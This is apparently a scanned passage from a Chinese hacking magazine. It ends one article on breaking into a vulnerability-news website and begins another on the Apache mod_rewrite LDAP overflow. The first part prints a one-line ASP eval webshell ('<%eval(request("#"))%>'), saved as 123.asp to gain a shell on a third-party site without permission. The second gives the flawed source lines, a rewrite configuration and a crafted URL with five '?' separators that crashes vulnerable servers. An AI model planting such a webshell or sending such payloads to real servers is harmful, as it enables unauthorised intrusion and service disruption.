


图6




图5

浏览器输入马的地址，结果被泼了一瓢凉水，如图5、图6所示。

居然需要认证才能执行，我晕！不过还是可以解决的，就是使用C/S木马来执行，例如海阳C/S木马，海阳的S端是“<%eval(request("#"))%>”，于是将“<%eval(request("#"))%>”用我的aspx小马保存为123.asp，再使用海阳的C端连接即可，密码是#，获得的webshell如图7。





图7

总的来说，中国漏洞网的安全性还是不错的，只是遇到新漏洞没能及时打补丁，希望以此文献给所有管理员们，注意及时补漏洞哦！



Apache mod_rewrite也来远程溢出

半兽人

大家都知道IIS是Windows系统中使用最多的WEB服务组件，但是在Internet上使用最多的WEB服务组件却不是IIS而是Apache。几乎大多数UNIX/Linux系统中使用的都是Apache，另外，也有相当一部分Windows系统采用了Apache（Apache主要分为UNIX/Linux版本和Windows版本，这也是其被广泛应用的主要原因之一）。Apache快速、可靠、可通过简单的API扩展，Perl和Python解释器可被编译到服务器中。Apache完全免费，完全源代码开放。正是因为其超凡的稳定性和安全性，所以大中型服务器都喜欢使用Apache来架设WEB服务器而很少采用IIS。

就如同IIS存在许多安全漏洞一样，Apache也曾经被公布过许多漏洞。本文要介绍的Apache mod_rewrite远程溢出漏洞就是最早于去年8月公布的，不过当时公布的漏洞利用工具效果却不怎么好，直到最近有人重新编写了溢出程序，才使得这个漏洞的利用变得方便了起来。该漏洞影响以下的Apache版本：1.3.28以上至1.3.37以下的版本，2.0.40以上至2.0.59以下的版本，2.2.0以上至2.2.3以下的版本。可以说影响的范围还是非常广泛的。漏洞存在于Apache的mod_rewrite模块中，产生溢出的函数是escape_absolute_uri()，下面是产生漏洞代码的简单分析：

```
2700 {
2701 char *cp;

2727 /* special thing for ldap.
2728 * The parts are separated by question marks. From RFC 2255:
2729 * ldapurl = scheme "://" [hostport] ["/"
2730 * [dn ["?" [attributes] ["?" [scope]
2731 * ["?" [filter] ["?" extensions]]]]]
2732 */
2733 if (!strncasecmp(uri, "ldap", 4)) {
2734 char *token[5];
2735 int c = 0;
2736
2737 token[0] = cp = ap_pstrdup(p, cp);
2738 while (*cp && c < 5) {
2739 if (*cp == '?') {
2740 token[++c] = cp + 1;
2741 *cp = '\0';
2742 }
2743 ++cp;
2744 }
```

如果uri包含第五个“?”，就在第2740行中造成了溢出，因为正常情况下uri只应该有4个“?”。程序员在编写该处的代码时考虑不周全才造成了这个溢出漏洞的存在，大家在编程时一定要引以为戒呀。

要想利用这个漏洞，就要求apache被设定为加载mod_rewrite.so模块，关于mod_rewrite模块的作用，限于篇幅就不详细介绍了，感兴趣的话大家可以从网上搜索到它的详细说明。




图1

IE 浏览器，在地址栏进行如下的提交 **http://IP/test/ldap://localhost/AAAAAAAAAAAAAAAAAAAAA%3FAAAAAAAAAAAAA%3FAAAAAAAAAAAAAAAA%3FAAAAAAAAAAA%3FAAAAAAAAAA%3FBBBBBBBBBBBBBBB**，其中test就是RewriteRule中所设置的路径。如果服务器没有返回 302 页面或在错误日志中记录分割错误的话，那么就说明该服务器就存在漏洞。

下面我们来测试一下，测试主机环境为 Windows sever 2003 和 apache 2.0.58，如图1。

我在 apache 的配置文件 httpd.conf 中添加如下的设置，其中设置了 Rewrite 路径就是 test：

```
RewriteEngine on
RewriteRule test/(.*) $1
RewriteLog "logs/rewrite.log"
RewriteLogLevel 3
```

在浏览器的地址栏中进行如下的提交 **http://192.168.58.55/test/ldap://localhost/AAAAAAAAAAAAAAAAAAAAA%3FAAAAAAAAAAAAA%3FAAAAAAAAAAAAAAAA%3FAAAAAAAAAA%3FAAAAAAAAAAA%3FBBBBBBBBBBBBBBB**，返回了“无法显示网页”，如图 2。



